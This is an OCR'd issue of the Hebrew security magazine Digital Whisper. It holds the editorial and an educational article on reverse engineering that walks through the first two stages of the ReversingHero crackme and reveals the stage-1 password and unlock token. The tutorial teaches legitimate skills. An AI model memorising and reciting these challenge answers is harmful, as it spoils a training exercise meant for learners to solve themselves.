


Digital Whisper

גליון 113, דצמבר 2019

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל
כתבים:	xorpd, תמיר טוך ואליק קולדובסקי

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לדברי הפתיחה של הגליון ה-113 של DigitalWhisper, גליון דצמבר.

שנת 2019 עומדת להסתיים, ואיתה גם נחתום את העשור הנוכחי. במונחים טכנולוגיים, עשור זה פרק זמן אסטרונומי. בפרק זמן כזה, האינטרנט כמו שאנחנו מכירים אותו היום עשוי להשתנות כמעט ללא היכר.

תחשבו על זה: מי צפה, לפני עשר שנים, שהיום כל תל אביב תהיה מלאה ברוכבי קורקינטים ממונעים? מי חשב אז על זה שבעוד לא הרבה שנים, כל ילד יוכל להטיס רחפן קטן למרחקים ולשדר Video של עצמו ב-Streaming ישירות לאינטרנט? והכי הכי - מי דמיין אז שיהיה ניתן להמשיך לשמוע Youtube בסמארטפון אחרי שממזערים את האפליקציה?!

תחום הטכנולוגיה משתנה כהרף עין, וכל הזמן רואות אור עוד ועוד טכנולוגיות חדשות שמהוות בסיס לטכנולוגיות נוספות ברמה שכבר כמעט ואי-אפשר לצפות.

אתם זוכרים איך היה נראה עולם אבטחת המידע לפני עשר שנים? על בסיס זה חושבים שתוכלו להגיד איך יראה תחום אבטחת המידע בעוד עשור? מה יהיו סוג החולשות שיהיו? נראה יותר ויותר חולשות כגון Specter ו-Meltdown, או שהמעבדים החדשים יהיו כאלה שאפילו מערכת הפעלה המצ'וקמקת ביותר תהיה חסינה מפני חולשות דריסת זיכרון?

מה יהיו הפלטפורמות המרכזיות שעליהם נאלץ להגן? סמארטפונים? משקפיים? ננו-רובוטים קטנים המטיילים בגוף שלנו ומשדרים טלמרטיות לשעון היד שלנו? מה או מי יהיו האיומים עלינו ברשת? מה תהיה רמת ה-AI באותה העת? היא תהיה לטובתנו או נגדנו? ☺

איכשהו, מרגיש לי שברב המקרים, גם הניחוש המוצלח ביותר לא יהיה מספיק קרוב כדי להכין את עצמנו לכל מה שיבוא. אני כמובן מתכוון להיות כאן כדי לראות את זה קורה, כי למרות שאני לא יודע מה זה, ברור לי שבתחום שלנו - זה תמיד יהיה מטורף, מדהים ומעניין.

וכמובן, לפני שנעבור למאמרים עצמם, נרצה להודות למי שהשקיע מזמנו החודש, ישב, חקר וכתב, והגיש לנו את המאמרים שלפניכם! תודה רבה ל-**xorpd**, תודה רבה ל**תמיר** טוך ותודה רבה **לאליק קולדובסקי**.

קריאה נעימה,

אפיק קסטיאל וניר אדר

תוכן עניינים

דבר העורכים	2
תוכן עניינים	3
The Superpowers of Reverse Engineering	4
Android Kernel Exploitation	20
Sockets Web	46
דברי סיכום	61

The Superpowers of Reverse Engineering

מאת xorpd

הקדמה

לפני שנים רבות כתבתי תוכנית קטנה (ב-Visual Basic 6) שסורקת ומורידה מידע מאתרי אינטרנט. למי שלא זכה להשתמש ב-Visual Basic, מדובר בסביבת פיתוח ל-Windows שמאפשרת לתכנת בקלות תוכניות עם ממשק משתמש גרפי. כשנה לאחר מכן עברתי למחשב חדש, אבל שכחתי לגבות את הקוד של התוכנה שכתבתי. כשרציתי לבצע כמה שינויים קטנים בתוכנית שלי גיליתי לצערי שכל מה שנותר לי מהתוכנה הוא קובץ הרצה מקומפל (קובץ EXE).


המקרה הזה הוביל אותי לשאלה, האם בהינתן קובץ הרצה מקומפל יש דרך לחזור חזרה אל הקוד המקורי? או אולי אם נדרוש קצת פחות, האם בהינתן קובץ הרצה מקומפל אפשר לגלות מה יש בתוכו וכיצד הוא עובד?

ביליתי הרבה זמן בלחפש את התשובה לשאלה הזו באינטרנט. קיוויתי שהתשובה לשאלה תהיה בדמות כלי פשוט שאפשר להוריד מהאינטרנט, שיחזיר לי את הקוד האבוד בצורה אוטומטית.

שאלתי אנשים בפורומים באינטרנט (זה מה שהיינו עושים לפני שגוגל היה פופולארי), אך בהתחלה התשובות היו עמומות. היו שאמרו לי שלשחזר את הקוד האבוד זוהי משימה בלתי אפשרית, מאחר והרבה מידע נעלם בתהליך הקומפילציה. לדוגמה: ההערות, שמות המשתנים והפונקציות בקוד לרוב נמחקים ע"י הקומפיילר ולא נמצאים בקובץ ההרצה הסופי.

לא הייתי מרוצה מהתשובה הזו, אז המשכתי לחפש. גיליתי שיש כלים שמאפשרים לפתוח קבצי הרצה ולראות את התוכן שלהם. לדוגמה, Hex Editor היא תוכנה המאפשרת לראות תוכן של כל קובץ במחשב, בבתים (בית הוא ערך בגודל 8 ביטים, והוא יחידת האחסון הבסיסית במחשב).

תוך שימוש ב-Hex Editor אפשר לראות לדוגמה את המחרוזות שמוטבעות בתוך קובץ הרצה, ואפילו לשנות אותן. אבל פרט למחרוזות, היו עוד הרבה מאוד בתים בתוך קובץ ההרצה של התוכנית שכתבתי שלצערי עוד לא יכולתי להבין.



00040e28	A8 67 44 74 2D C5 67 60	.gDt-.g`
00040e30	D7 D8 37 6D 59 3F 92 B9	..7mY?..
00040e38	E0 D6 3C 14 27 55 07 E3	..<.'U..
00040e40	05 31 6F 1E EC 85 78 A0	.1o...x.
00040e48	D6 98 11 26 35 09 7C FC	...&5.|.
00040e50	AD 71 D9 40 11 EC 47 94	.q.@..G.
00040e58	4B DA D3 89 FC A3 E2 2E	K.......
00040e60	D8 05 E4 50 81 AA 0F F5	...P....
00040e68	06 AE 46 CF 33 EA 81 E5	..F.3...
00040e70	62 B9 4A 40 69 D4 78 27	b.J@i.x'
00040e78	B1 A7 7A DB 70 C9 38 F8	..z.p.8.
00040e80	86 A9 03 69 BF 4F AC 82	...i.O..
00040e88	5C 3A 4A EC 62 92 C7 51	\:J.b..Q
00040e90	C9 D3 D8 25 BE 10 3A D3	...%..:.
00040e98	93 2B EF 83 2E 0B 18 12	.+......
00040ea0	92 96 86 C3 2B 0D F2 68	....+..h
00040ea8	DF D2 17 14 7A 26 0E ED	....z&..
00040eb0	43 24 6F B5 56 CF 5D 55	C$o.V.]U
00040eb8	A4 38 01 22 4B A7 FB 20	.8."K..
00040ec0	DD C1 C0 E4 53 80 59 1A	....S.Y.
00040ec8	D0 2E 45 7B 82 BF 9C 99	..E{....
00040ed0	38 64 95 06 A1 F4 7C 56	8d....|V
00040ed8	EB 2E E4 6E CB BB D6 0A	...n....
00040ee0	7F 78 E2 56 F3 8F F3 AA	.x.V....
00040ee8	8B 13 97 C4 14 FF 89 C1	....

[תמונה של hex editor]

אחרי מחקר נוסף התברר לי אודות התפקידים של שאר הבתים בקובץ. חלק מהבתים מספרים על המבנה של קובץ ההרצה למערכת ההפעלה. לדוגמה, קבצי EXE ב-Windows מכילים מבנה שנקרא PE, שמאפשר למערכת ההפעלה לדעת איך לטעון את קובץ ההרצה לזכרון כשהמשתמש מפעיל אותו. חלק אחר מהבתים מייצג קוד אסמבלי: זהו קוד מאוד בסיסי שהמעבד יכול להבין.

יש כלי שנקרא Disassembler שמאפשר לתרגם את הערך המספרי של פקודות האסמבלי לטקסט שקל לבני אדם לקרוא. לדוגמה, במעבד ממשפחת x64, אוסף הבתים:

```
48 83 C0 03 50
```

מייצגים את האסמבלי:

```
48 83 C0 03          add  rax, 3
50                   push rax
```

ובעברית: הוסף לאוגר rax את המספר 3, ולאחר מכן דחוף את הערך של האוגר rax לתוך המחסנית.

למעשה, כאשר כתבתי את התוכנית שלי ב-Visual Basic ולחצתי על לחצן הקומפילציה, הקומפיילר הפך את כל הקוד שכתבתי ב-Visual Basic להרבה מאוד פקודות אסמבלי, ולבסוף ארז את כל קוד האסמבלי שנוצר לתוך קובץ הרצה.

לכן כדי להבין איך קובץ הרצה עובד, אפשר להכניס אותו לתוך Disassembler ולהסתכל על פקודות האסמבלי שמתקבלות. עם קצת ידע על פקודות אסמבלי, עקשנות וזמן פנוי, אפשר להצליח להבין את הקוד שנמצא בתוך קובץ הרצה. לתהליך הזה קוראים הנדסה לאחור של קובץ ההרצה.

```
                sub_4007A8      proc near               ; CODE XREF
41 54                           push    r12
41 55                           push    r13
41 55                           push    r13
49 89 FC                        mov     r12, rdi
49 89 F5                        mov     r13, rsi

                loc_4007B4:                             ; CODE XREF
48 BF C0 10 60 00+              mov     rdi, offset a02x ; "%02X"
49 0F B6 34 24                  movzx   rsi, byte ptr [r12]
31 C0                           xor     eax, eax
E8 C6 FC FF FF                  call    _printf
49 FF C4                        inc     r12
49 FF CD                        dec     r13
75 E2                           jnz     short loc_4007B4
41 5D                           pop     r13
41 5D                           pop     r13
41 5C                           pop     r12
C3                              retn
                sub_4007A8      endp
```

[תמונה של Disassembler מודרני (IDA)]

הנדסה לאחור היא יכולת מאוד שימושית. מתכנתים לעיתים משתמשים בהנדסה לאחור על מנת למצוא באגים קשים בתוכנות שלהם. חוקרי אבטחה משתמשים בהנדסה לאחור על מנת להבין איך מערכות פועלות. לדוגמה: חוקרי וירוסים של מחשבים מבצעים הנדסה לאחור של וירוסים כדי לגלות כיצד וירוס עובד, ואיך ניתן לנטרל אותו.

ReversingHero

איך כדאי ללמוד הנדסה לאחור? לדעתי הדרך הטובה ביותר היא על ידי עשיה. מוצאים קובץ הרצה קטן ומעניין, פותחים אותו ב-Disassembler ומתחילים לנסות להבין איך הוא עובד. הזמנים קצת השתנו מאז שהתחלתי ללמוד הנדסה לאחור. עדיין אפשר למצוא הרבה קבצי הרצה מעניינים, אבל רובם כבר לא קטנים.

כדי לאפשר גם למתחילים לקבל חוויה טובה של הנדסה לאחור בניתי ערכה ללימוד עצמי שנקראת ReversingHero. זהו קובץ הרצה שכולל בתוכו 15 שלבים של אתגרי הנדסה לאחור, אפשר להוריד את הקובץ מהאתר https://www.reversinghero.com. הקובץ נועד לרוץ על מחשבי לינוקס עם מעבד ממשפחת x64.

מה כדאי לדעת לפני שמתחילים לפתור את ReversingHero? דרוש ידע בסיסי בתכנות ב-C ואסמבלי. בנוסף, לשלבים המתקדמים יותר מומלץ לדעת להשתמש בשפת סקריפט כמו פייתון.

במאמר הזה נספר כיצד לפתור את שני השלבים הראשונים של ReversingHero. מהלך הפתרון כולו קורה בסביבת לינוקס. במהלך הפתרון אשתמש ב-Disassembler שנקרא Interactive Disassembler, או בקצרה IDA של חברת hex rays. ניתן להוריד גרסה חינמית של IDA באתר הרשמי:

https://www.hex-rays.com/products/ida/support/download_freeware.shtml

שלב ראשון של ReversingHero

נתחיל בלהוריד את קובץ ההרצה:

```
$ wget https://www.reversinghero.com/reversinghero
```

(במקום להשתמש בשורת הפקודה ניתן להוריד את הקובץ ישירות מהקישור באתר של ReversingHero).

מתקבל קובץ שנקרא reversinghero:

```
$ ls -la reversinghero
-rw-r--r-- 1 real real 595896 Oct 30 07:58 reversinghero
```

נסתכל על תוכן הקובץ בבתים באמצעות הכלי xxd:

```
$ xxd reversinghero | less

00000000: 7f45 4c46 0201 0100 0000 0000 0000 0000  .ELF............
00000010: 0200 3e00 0100 0000 7005 4000 0000 0000  ..>.....p.@.....
00000020: 4000 0000 0000 0000 f812 0900 0000 0000  @...............
00000030: 0000 0000 4000 3800 0600 4000 1300 1200  ....@.8...@.....
00000040: 0600 0000 0400 0000 4000 0000 0000 0000  ........@.......
00000050: 4000 4000 0000 0000 4000 4000 0000 0000  @.@.....@.@.....
...
```

על פי הבתים הראשונים בקובץ אפשר לזהות שמדובר בקובץ ELF. זהו קובץ הרצה לינוקס-י. ניתן לקובץ הרשאות הרצה:

```
$ chmod a+x reversinghero
$ ls -la reversinghero
-rwxr-xr-x 1 real real 595896 Oct 30 07:58 reversinghero
```

ונריץ את הקובץ:

```
$ ./reversinghero
@ 1/p1
@ 1/x1
] +
```

נראה שנוצרה תיקיה חדשה בשם "1", ובתוכה נוצרו שני קבצים חדשים p1 ו-x1.

```
$ cd
$ ls -la
total 572
drwx------ 2 real real   4096 Nov 21 17:17 .
```

```
drwxr-xr-x 3 real real   4096 Nov 21 17:17 ..
-rw-r--r-- 1 real real 566160 Nov 21 17:17 p1
-rw-r--r-- 1 real real   6640 Nov 21 17:17 x1
```

הקובץ p1 הוא די גדול (בערך 560KB), והקובץ x1 הוא קטן יחסית (בערך 6KB). מבדיקה נראה ששני הקבצים הם קבצי הרצה לינוקסיים מסוג ELF. הקובץ x1 הוא השלב הראשון של ReversingHero, והקובץ p1 הוא השער ("portal") אל השלבים הבאים. ניתן לשני הקבצים הרשאות הרצה באמצעות הפקודה:

```
chmod a+x ./*
```

נתחיל מהקובץ הקטן, x1. כאשר מריצים את x1 נראה שהוא ממתין לקלט. ננסה קלט כלשהו ונראה מה קורה:

```
$ ./x1
? asdfasdf
! -
```

הקלט שהכנסנו בדוגמה הוא "asdfasdf", נראה שקיבלנו בחזרה את הפלט "-" והתוכנית הסתיימה.

ננסה לראות אם יש מחרוזות מיוחדות בתוך הקובץ x1 באמצעות הכלי strings. זהו כלי שבדרך כלל מגיע עם רוב ההפצות של לינוקס, ומאפשר למצוא רצפים של תווים דפיסים בתוך קבצים:

```
$ strings x1
/lib64/ld-linux-x86-64.so.2
libc.so.6
printf
[...]
A^A]A\
&EI1
ATAUAUI
A]A]A\
ATAUAUH
A]A]A\
d(-_-)b//d(+_+)b\\d(-_-)b
! +
ReversingHero
www.xorpd.net
%02X
_DYNAMIC
_GLOBAL_OFFSET_TABLE_
_edata
[...]
```


חלק מהפלט של strings הושמט. ממבט במחרוזות אפשר לזהות כמה מחרוזות מעניינות. אחת מהן היא המחרוזת:

```
d(-_-)b//d(+_+)b\\d(-_-)b
```

שנראית כמו ציור של מספר אנשים מאזינים למוזיקה. אולי המחרוזת הזו היא הפתרון? ננסה להכניס אותה בתור קלט לקובץ x1:

```
$ ./x1
? d(-_-)b//d(+_+)b\\d(-_-)b
! +
3E437BBA43971D612049DE8AD54FDEF068931E8C6D26F63D83742F932E740B6D
```

ואכן נראה שקיבלנו פלט שונה מהפלט שהתקבל קודם! זה כנראה סימן טוב. קיבלנו "+", ואחריו מחרוזת ארוכה של תווים בבסיס 16. הסתמכנו כאן על ניחוש טוב והרבה מזל. מה אם לא היינו חושבים על לבדוק מחרוזות? נפתח את x1 ב-IDA ונתבונן בקוד:



ב-IDA אפשר לראות קריאה לפונקציה strcmp. זוהי פונקציה שמשווה בין שתי מחרוזות. אפשר לראות שהארגומנט השני של strcmp (נכנס באמצעות האוגר rsi) היא המחרוזת "d(-_-)b//d(+_+)b\\d(-_-)b". סביר להניח שהארגומנט הראשון (נכנס באמצעות האוגר rdi) קשור בקלט שלנו.

בנוסף, אפשר לראות שבלוק ההשוואה מתפצל לשתי אפשרויות:

- צד שמאל (החץ האדום) מייצג את המקרה שבו אין שוויון בין המחרוזות, זהו המקרה שמייצג כשלון, ואפשר לראות שאכן מודפס התו "-" למסך במקרה זה, כמו שקרה לנו כשהכנסנו את הקלט "asdfasdf" בנסיון הראשון.
- צד ימין (החץ הירוק) מייצג את המקרה שבו יש שוויון בין המחרוזות. זה כנראה המקרה שמייצג הצלחה. במקרה זה מודפס התו "+" למסך, ואחריו יש קריאה לפונקציה נוספת, ככל הנראה הפונקציה שמדפיסה את המחרוזת של התווים בבסיס 16.

ניקח את המחרוזת של התווים בבסיס 16 שהתקבלה ונכניס אותה בתור קלט לקובץ p1, על מנת לעבור לשלב הבא:

```
$ ./p1
> 3E437BBA43971D612049DE8AD54FDEF068931E8C6D26F63D83742F932E740B6D
@ 2/p2
@ 2/x2
] +
```

נראה שנוצרה תיקיה חדשה בשם 2, ובתוכה יש שני קבצים: x2 ו-p2:

```
$ ls -la
total 540
drwx------ 2 real real   4096 Nov 21 17:52 .
drwxr-xr-x 4 real real   4096 Nov 21 17:53 ..
-rw-r--r-- 1 real real 536240 Nov 21 17:52 p2
-rw-r--r-- 1 real real   6648 Nov 21 17:52 x2
```

בדומה לשלב הראשון, כאן הקובץ x2 הוא האתגר של שלב 2, ו-p2 הוא השער למעבר לשלבים הבאים.

שלב שני של ReversingHero


נתחיל בלתת הרשאות הרצה ל-x2 ו-p2:

```
$ chmod a+x ./*
```

ונריץ את x2:

```
$ ./x2
? qwerqwer
! -

$ ./x2
? 12341234
! -
```

ניסינו להכניס שתי מחרוזות שונות ("qwerqwer" ו-"12341234"), נראה שאף אחד מהן לא עבדה: בשני המקרים קיבלנו כפלט את המחרוזת "-". נפתח את x2 ב-IDA וננסה להבין איך הוא עובד. כך נראית הפונקציה הראשית של x2 (נקראת start):



[בתמונה: כל הפונקציות ששמן מתחיל ב-"f_" הן פונקציות שאנחנו בחרנו להן שם]

הפונקציה מתחילה בקריאה לפונקציה f_read_string. זהו שם שבחרתי לפונקציה על סמך מספר סימנים:

- מיד לפני הפונקציה פותחים את stdin (צינור הקלט מהמשתמש) באמצעות הפונקציה fdopen לקריאה.
- נראה שהפונקציה מקבלת את הגלובלי s בתור ארגומנט, ולאחר מכן מבצעים איתו פעולות אחרות. בסיכוי טוב s קשור לקלט שלנו.

ככל הנראה הפונקציה f_read_string קוראת מחרוזת מהמשתמש, ושומרת אותו בתוך הגלובאלי s.

לאחר מכן קוראים לפונקציה f_check עם שני ארגומנטים: הערך s שנקרא מהמשתמש, ומחרוזת של ספרות:

```
893495363193921633248558764225 73
```

נראה שהפונקציה f_check גם מקבלת את ההחלטה האם עברנו את השלב או לא: אפשר לראות שהבלוק שבו קוראים ל-f_check מסתיים באלטרנטיבה של שתי אפשרויות:

- אם האוגר rax מכיל ערך ששונה מ-0 נגיע שמאלה (חץ אדום) מוביל לכשלון. אפשר לראות שהבלוק השמאלי מדפיס את התו "-" למסך.
- אם האוגר rax מכיל את הערך 0 נגיע ימינה (חץ ירוק) מוביל להצלחה. הבלוק הימני מדפיס את התו "+" למסך.

זו הסיבה שבחרתי את השם f_check לפונקציה. אפשר להניח שהיא "בודקת" משהו על הקלט שלנו.

אם נצליח לגרום ל-f_check להחזיר 0 באוגר rax נוכל לפתור את השלב. לשם כך נבדוק איך הפונקציה f_check עובדת.

הפונקציה f_check

```
; rdi -- user_input
; rsi -- digits_str

f_check proc near
push    r12
mov     r12, rsi

; rdi -- user_input
mov     rsi, offset g_buffer
call    f_calc


mov     rsi, offset g_buffer ; s2
mov     rdi, r12             ; digits_str
mov     rdx, 20h             ; n
call    _memcmp
pop     r12
retn
f_check endp
```

[בתמונה: הפונקציה f_check]

נראה ש-f_check בנויה משתי קריאות: קריאה לפונקציה f_calc ולאחר מכן קריאה לפונקציה memcmp. עדיין לא ידוע לנו מה f_calc עושה, אז נתחיל בלהבין את החלק השני: הקריאה ל-memcmp.

הפונקציה memcmp היא פונקציה מפורסמת. נוכל למצוא הסבר עליה בדפי ה-man של לינוקס:

```
$ man memcmp
NAME
    memcmp - compare memory areas

SYNOPSIS
    #include <string.h>

    int memcmp(const void *s1, const void *s2, size_t n);

DESCRIPTION
    The memcmp() function compares the first n bytes (each interpreted
as unsigned char) of the memory areas s1 and s2.
```

בעברית: memcmp היא פונקציה שמשווה בין חלקי זכרון. היא מקבלת שני מצביעים לזכרון (s1 ו-s2) ומשווה אותם לאורך n בתים. במידה ויש שיוויון, memcmp תחזיר rax=0. אחרת, יוחזר ב-rax מספר שאינו 0.


כדי לפתור את שלב 2, אנחנו נרצה לקבל rax=0, כדי שערך החזרה של הפונקציה f_check כולה יהיה rax=0. לכן אנחנו רוצים לוודא ששני חלקי הזכרון ש-memcmp משווה אכן יהיו שווים.

אז מה memcmp משווה? נראה שההשוואה נעשית בין שני buffer-ים באורך 0x20=32 בתים. ה-buffer הראשון הוא g_buffer, זהו buffer גלובלי כלשהו ששמור בזכרון. כרגע עוד לא ברור מה יש בתוכו. ה-buffer השני מוצבע ע"י האוגר r12. במקור זהו הארגומנט השני של הפונקציה f_check: מחרוזת הספרות הארוכה. בהערות קראנו למחרוזת הזו digits_str. כלומר - נראה ש-memcmp משווה את g_buffer למחרוזת הספרות הארוכה. אבל מה יש בתוך g_buffer?

הקריאה הקודמת ל-f_calc מקבלת את g_buffer בתור הארגומנט השני (דרך האוגר rsi). הארגומנט הראשון מועבר דרך rdi, והוא מחרוזת הקלט שניתנה ע"י המשתמש. מעניין לשים לב שהארגומנט הראשון נכנס בצורה "שקטה" לתוך rdi: f_calc מגיע כל הדרך מלמעלה, עוד מהפונקציה הראשונה שראינו, start.


עד כה לא ראינו אף קטע קוד שמאתחל את g_buffer. לכן אפשר להניח שהפונקציה שבונה את התוכן של g_buffer היא הפונקציה f_calc. ככל הנראה f_calc מקבלת את הקלט של המשתמש, ובאמצעותו בונה את התוכן של g_buffer.

נתאר את התהליך שמתבצע בפונקציה f_check בדיאגרמה:



נותר להבין איך הפונקציה f_calc עובדת. אם נצליח למצוא קלט כך שהפונקציה f_calc תוציא את מחרוזת התווים הארוכה כפלט, נצליח לפתור את השלב.

הפונקציה f_calc



הפונקציה f_calc מקבלת שני ארגומנטים: הקלט מהמשתמש באוגר rdi, ו-buffer לפלט באוגר rsi.

